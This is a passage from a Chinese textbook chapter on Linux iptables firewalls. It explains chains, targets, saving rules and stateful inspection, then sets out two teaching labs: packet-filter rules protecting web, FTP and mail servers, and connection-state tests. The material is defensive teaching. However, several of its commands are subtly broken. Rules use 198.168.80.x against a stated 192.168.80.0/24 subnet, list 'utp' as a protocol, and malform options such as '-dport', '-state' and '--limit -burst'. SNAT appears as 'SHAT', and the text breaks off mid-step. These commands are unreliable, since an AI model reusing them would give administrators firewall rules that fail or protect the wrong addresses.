iptables 开发结构: iptables 命令实现对 filter、nat 及 mangle 3 个表及以后扩展的表模块进行处理。该命令支持插件来实现新的匹配参数和目标动作。它有两个实现: iptables(IPv4)及 iptables(IPv6),两者都基于相同的库和基本上相同的代码。一个 iptables 命令基本上包含 5 部分: 希望工作在哪个表上;希望使用该表的哪个链;进行的操作(插入、添加、删除、修改);对特定规则的目标动作;匹配资料包条件。基本的语法为




图 3-2　iptables 结构图

```
iptables -t table -Operation chain -j target match(es)
```

其中基本操作(Operation)如下：

-A	在链尾添加一条规则。
-I	插入规则。
-D	删除规则。
-R	替代一条规则。
-L	列出规则。

基本目标动作(target)，适用于所有的链：

ACCEPT	接收该数据报。
DROP	丢弃该数据报。
QUEUE	将该数据报加入用户空间队列。
RETURN	返回到前面调用的链。

iptables 命令是对防火墙配置管理的核心命令，提供了丰富的功能，可以对 Linux 内核中的 netfilter 防火墙进行各种策略的设置。iptables 命令的设置在系统中是即时生效的，因而，手工进行的防火墙策略设置如果不进行保存，将在系统下次启动时丢失。

iptables-save 命令提供了防火墙配置的保存功能，如果需要将 iptables-save 命令的输出保存起来，需要将命令输出结果重定向到指定的文件中，其命令是

```
iptables-save >指定的文件名
```

iptables 脚本的 save 命令可以保存防火墙配置，命令如下：

```
service iptables save
```

配置内容将保存在/etc/sysconfig/iptables 文件中，文件原有的内容将被覆盖。

真正执行这些过滤规则的是 netfilter(Linux 核心中的一个通用架构)及其相关模块(如 iptables 模块和 nat 模块)。在两个网络接口间转发分组,按图 3-3 所示顺序接受规则链检查。




图 3-3 状态分析图

PREROUTING 链:对分组进行目的网络地址转换(DNAT)和 mangle 处理。同时 iptables 重新分组。

FORWARD 链:把分组的状态和过滤表中的规则进行匹配。

POSTROUTING 链:对分组进行源网络地址转换(SHAT),利用嗅探器对 TCP 连接、UDP 连接、ICMP 进行状态分析。

在传统的包过滤防火墙的基础上基于 Linux 平台实现状态防火墙的功能。这种防火墙具有非常好的安全特性,它会在自身的 cache 或内存中维护一个动态的状态表。数据包到达时,对该数据包的处理方式将综合访问规则和数据包所处的状态进行。具体来说,它采用了一个在网关上执行网络安全策略的软件引擎,称为检测模块。检测模块在不影响网络正常工作的前提下,采用抽取相关数据的方法对网络通信的各层实施监测。抽取部分数据,即状态信息,并动态地保存起来作为以后制定安全决策的参考。检测模块支持多种协议和应用程序,并可以很容易地实现应用和服务的扩充。与其他安全方案不同,当用户访问到达网关的操作系统前,状态监视器要抽取有关数据进行分析,结合网络配置和安全规定作出接纳、拒绝、鉴定或给该通信加密等决定。一旦某个访问违反安全规定,安全报警器就会拒绝该访问,并进行记录,向系统管理器报告网络状态。

实验 3-1 Linux 包过滤防火墙配置实验

【实验目的】

(1) 理解 iptables 的工作机理。

(2) 熟练掌握 iptables 包过滤命令及规则。

【实验拓扑】

实验网络拓扑如图 3-4 所示,为了将内部网段 192.168.80.0/24 与 Internet 隔离,在内网和 Internet 之间使用了包过滤防火墙。另外,内网中有 3 台服务器对外提供服务,其 IP 地址如图 3-4 所示。

【实验要求】

(1) 利用 iptables 建立基于包过滤的防火墙,实现内/外网对 WWW 服务器、FTP 服务器、E-mail 服务器的双向访问。

(2) 建立针对内网客户的过滤规则。

(3) 能防御针对包过滤防火墙的攻击,例如小碎片攻击、ping of death 等。




图 3-4　实验网络拓扑

【实验过程】

(1) 实验准备。

① 实验需要安装 Nmap、Apache 和 Vsftpd。后两个软件安装后，根据实际情况决定是否对配置文件 apache2.conf、vsftpd.conf 和 allowed_users.conf 进行修改。FTP 还要新建用户并设置密码。

搭建 E-mail 可使用 Sendmail 或 Postfix。Ubuntu 下 Postfix 的安装命令为 sudo apt-get install postfix。此外还需配置、修改相关文件。

② 验证能否正常访问 WWW、FTP、E-mail，如不能访问，需要予以解决。

③ 策略分析。建立防火墙的主要目的是对内部的各种服务器提供保护，一般是先将防火墙的策略设置为最严格监控，此后根据需要逐步放宽管理。

首先设置防火墙 FORWARD 链的策略 DROP：

```
iptables -P FORWARD DROP
```

设置关于服务器的包过滤规则。由于服务器和客户机交互是双向的，所以需要考虑双向规则设置。

(2) 建立针对来自 Internet 数据包的过滤规则。

① WWW 服务。服务器端口 80，采用 TCP 或 UTP 协议，规则为 eth0=>允许目的为内网 WWW 服务器的包：

```
iptables -A FORWARD -p tcp -d 198.168.80.251 --dport www -i eth0 -j ACCEPT
```

② FTP 服务。服务器命令端为 21，数据端口为 20，FTP 采用 TCP 协议，规则为 eth0=>允许目的为内部 FTP 服务器的包：

```
iptables  -A FORWARD -p tcp -d 198.168.80.252 --dport ftp -i eth0 -j ACCEPT
```

③ E-mail 服务器。E-mail 涉及 SMTP 和 POP3 两个协议。出于安全性考虑，通常只提供对内的 POP3 服务。所以在此只考虑针对 SMTP 的安全性问题。SMTP 端口 25，采用 TCP 协议，规则为 eth0=>允许目的为内部网 E-mail 服务器的 SMTP 请求：

```
iptables  -A FORWARD -p tcp -d 198.168.80.253 -dport smtp -i eth0 -j ACCEPT
```

(3) 建立针对内网客户的过滤规则。

由于防火墙位于网关的位置,所以主要是防止来自 Internet 的攻击,不能防止来自内网的攻击。假如网络中的服务器都是基于 Linux 的,也可以在每一台服务器上设置相关的过滤规则来防止来自内网的攻击。对于 Internet 对内网客户的返回包,定义如下规则。

① 允许内网客户采用被动模式访问 Internet 的 FTP 服务器:

```
iptables  -A FORWARD -p tcp -s 0/0 -sport ftp-data -d 198.168.80.0/24 -i eth0
-j ACCEPT
```

② 接受来自 Internet 的非连接请求的 TCP 包:

```
iptables  -A FORWARD -p tcp -d 198.168.80.0/24 ! -syn -i eth0 -j ACCEPT
```

③ 接受所有 UDP 包,主要针对 OICQ 等使用 UDP 的服务:

```
iptables  -A FORWARD -p utp -d 198.168.80.0/24 -i eth0 -j ACCEPT
```

(4) 接受来自整个内网的数据包过滤,定义规则如下:

```
iptables  -A FORWARD -s 198.168.80.0/24 -i eth0 -j ACCEPT
```

① 处理 IP 碎片。接受所有的 IP 碎片,但采用 limit 匹配扩展对其单位时间可以通过的 IP 碎片数量进行限制,以防止 IP 碎片攻击:

```
iptables  -A FORWARD -f -m limit --limit 100/s --limit -burst 100 -j ACCEPT
```

② 小碎片攻击,即利用 IP 分片功能把 TCP 头部切分到不同的分片中。其防御对策是:丢弃分片太小的分片。这样,不管来自哪里的 IP 碎片都进行限制,允许每秒通过 100 个 IP 碎片,该限制触发的条件是 100 个 IP 碎片。

③ 设置 ICMP 包过滤。ICMP 包通常用于网络连通性测试等,所以允许所有的 ICMP 包通过。但是黑客常常采用 ICMP 进行攻击,如 ping of death 等,所以采用 limit 匹配扩展加以限制:

```
iptables  -A FORWARD -p icmp -m limit --limit 1/s --limit -burst 100 -j ACCEPT
```

这样,对不管来自哪里的 ICMP 包都进行限制,允许每秒通过一个包给限制触发的条件是 100 个包。

【实验验证】

完成上述设置后,进行实验验证。

(1) 用 Nmap 扫描建立的防火墙,防火墙只对外开放哪些端口?与规则一致吗?

(2) 按实验要求设计验证场景,检验是否达到防护要求。验证时启动包捕获软件 Wireshark,分析数据包的动向。

3.3.2.2 状态检测防火墙的应用

图 3-5 是一个屏蔽子网的防火墙系统,用来实现局域网的安全建设。其内外部的路由器可以用 Linux 系统代替,可随时修改其软件内核,增加系统的灵活性。




图 3-5　屏蔽子网防火墙系统

堡垒主机(bastion host)由一台计算机担当,其作用就是对进出的数据包进行审核,它是为进入内部网络设置的一个检查点,达到把整个内部网络的安全问题集中在某个主机上解决的目的。堡垒主机是网络中最容易受到侵害的主机,所以堡垒主机必须是自身保护最完善的主机。同时它可以安装入侵检测系统,与防火墙相结合,检测出网络中的异常行为(如对防火墙等的攻击)后,可以对防火墙的规则进行动态修改,更好地保证网络的安全,这也是目前网络安全的发展趋势之一。

DMZ(Demilitarized Zone,非军事区或者停火区)是位于内部网络和外部网络之间的小区域,是为内网放置一些必须公开的服务器设施而设置的,通常放置 DNS、Web、E-mail、FTP、Proxy Server 等服务器。同时,通过 DMZ,更加有效地保护了内部网络,这种网络部署比一般的防火墙方案又多了一道关卡。

外部路由器只允许对 DMZ 的访问,拒绝所有以内部网络地址为源地址的包进入内部网络。拒绝所有不以内部网络地址为源地址的包离开网络。

内部路由器保护内部网络,防止来自 Internet 或 DMZ 的访问。内部网络一般不对外部提供服务,拒绝外部发起的一切连接,只允许内部对外的访问。

状态检测防火墙结合了包过滤防火墙和应用级网点防火墙的优点,对数据流实行自动状态检测分析,有效地保证了网络安全。实践表明,状态检测防火墙的处理速度快,安全性高。

实验 3-2　Linux 防火墙状态检测实验

【实验目的】

(1) 理解 iptables 的工作机理。

(2) 熟练掌握 iptables 状态检测命令及规则。

【实验原理】

状态检测防火墙采用了状态检测包过滤的技术,是传统包过滤上的功能扩展。状态检测防火墙在网络层有一个检查引擎,截获数据包并抽取出与应用层状态有关的信息,并以此为依据决定对该连接是接受还是拒绝。这种技术提供了高度安全的解决方案,同时具有较好的适应性和扩展性。状态检测防火墙一般也包括一些代理级的服务,它们提供附加的对特定应用程序数据内容的支持。状态检测技术最适合提供对 UDP 协议的有限支持。它将所有通过防火墙的 UDP 分组均视为一个虚连接,当反向应答分组送达时,就认为一个虚拟连接已经建立。状态检测防火墙克服了包过滤防火墙和应用代理服务器的局限性,不仅仅检测 to 和 from 的地址,而且不要求每个访问的应用都有代理。

此技术能对网络通信的各层实行检测。同包过滤技术一样，它能够检测通过的 IP 地址、端口号以及 TCP 标记，过滤进出的数据包。

状态检测防火墙基本保持了简单包过滤防火墙的优点，摒弃了简单包过滤防火墙仅仅考察进出网络的数据包，不关心数据包状态的缺点，在防火墙的核心部分建立状态连接表，维护了连接，将进出网络的数据当成一个个的事件来处理。

iptables 就是一种基于状态的防火墙。命令格式如下：

```
iptables -m state --state [!] state [,state,state,state]
```

iptables 中的状态检测功能是由 state 选项来实现的。state 模块能够跟踪分组的连接状态(即状态检测)。state 是一个用逗号分隔的列表，表示要匹配的连接状态。状态表能够保存的最大连接数取决于硬件的物理内存。状态分为 4 种：

(1) NEW：该包要求建立一个新的连接(重新连接或连接重定向)。

(2) RELATED：该包是属于某个已经建立的连接所建立的新连接。例如，FTP 的数据传输连接和控制连接之间就是 RELATED 关系。

(3) ESTABLISHED：该包属于某个已经建立的连接。

(4) INVALID：该包不匹配于任何连接，通常这些包被禁止(DROP)。

【实验拓扑】

两台互连互通的 Linux 主机为一组，如图 3-6 所示。

主机 1 的 IP 为(　　)。

主机 2 的 IP 为(　　)。

图 3-6　实验拓扑

【实验内容】

(1) 两台主机为一组，分别对新建和已建的网络会话进行状态检测。

(2) 实验时启动数据包捕获工具(如 Wireshark)，深入分析数据流，特别注意会话时的状态检测。

(3) 给出主要操作的截图。

【实验步骤】

在主机 2 上：

① 创建用户/口令(例如：test/testpass)，以便从主机 1 上通过 telnet 登录主机 2。

验证：主机 1 能否 telnet 主机 2?

② 建立 FTP(安装 vsftpd 服务)；建立用户和登录目录。

验证：主机 1 能否 ftp 主机 2?

③ 建立 Web 服务器(安装 apache 服务器)。

验证：主机 1 能否访问主机 2 的 Web 服务器?

目的：应确保上述 3 种连接都能成功。

(1) 对新建的网络会话进行状态检测。

① 清空 filter 规则链的全部内容。iptables 命令：

```
iptables -F
```

② 设置全部链表默认规则为允许。iptables 命令:

```
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
```

③ 设置规则禁止任何新建连接通过。iptables 命令:

```
iptables -A INPUT -m state -state NEW -j DROP
```

④ 主机 1 对主机 2 防火墙规则进行测试,验证规则正确性。根据测试用例写出测试用例,并配合抓包分析主机 2 防火墙的动作。

测试用例 1:主机 1 telnet 主机 2,结果:( )。

测试用例 2:主机 1 ftp 主机 2,结果:( )。

测试用例 3:主机 1 访问 主机 2 Web 服务器,结果:( )。

防火墙规则设置结论:( )。

(2) 对已建的网络会话进行状态检测。

① 清空 filter 规则链的全部内容,并设置默认规则为允许。

② 主机 1 telnet 远程登录主机 2,当出现"login:"界面时,暂停登录操作。telnet 登录命令:

```
telnet 主机 2 的 IP 地址
```

③ iptables 添加新规则(状态检测):仅禁止新建网络会话请求。iptables 命令:

```
iptables -A INPUT -m state --state NEW -j DROP
```

或

```
iptables -I INPUT -m state --state NEW -j DROP
```

主机 1 继续执行步骤②进行登录操作,尝试输入登录用户名(test)及口令(testpass),登录是否成功?配合抓包分析主机 2 防火墙的动作。

主机 1 启动 Web 浏览器访问主机 2 的 Web 服务,访问是否成功?配合抓包分析主机 2 防火墙的动作。

解释上述现象。

④ 删除步骤③中添加的规则。iptables 命令:

```
iptables -D INPUT -m state --state NEW -j DROP
```

或

```
iptables -D INPUT 1
```

⑤ 主机 1 重新 telnet 远程登录主机 2,当出现"login:"界面时,暂停登录操作。

⑥ iptables 添加新规则(状态检测):仅禁止已建网络会话请求。iptables 命令:

```
iptables -A INPUT -m state --state ESTABLISHED -j DROP
```

或

```
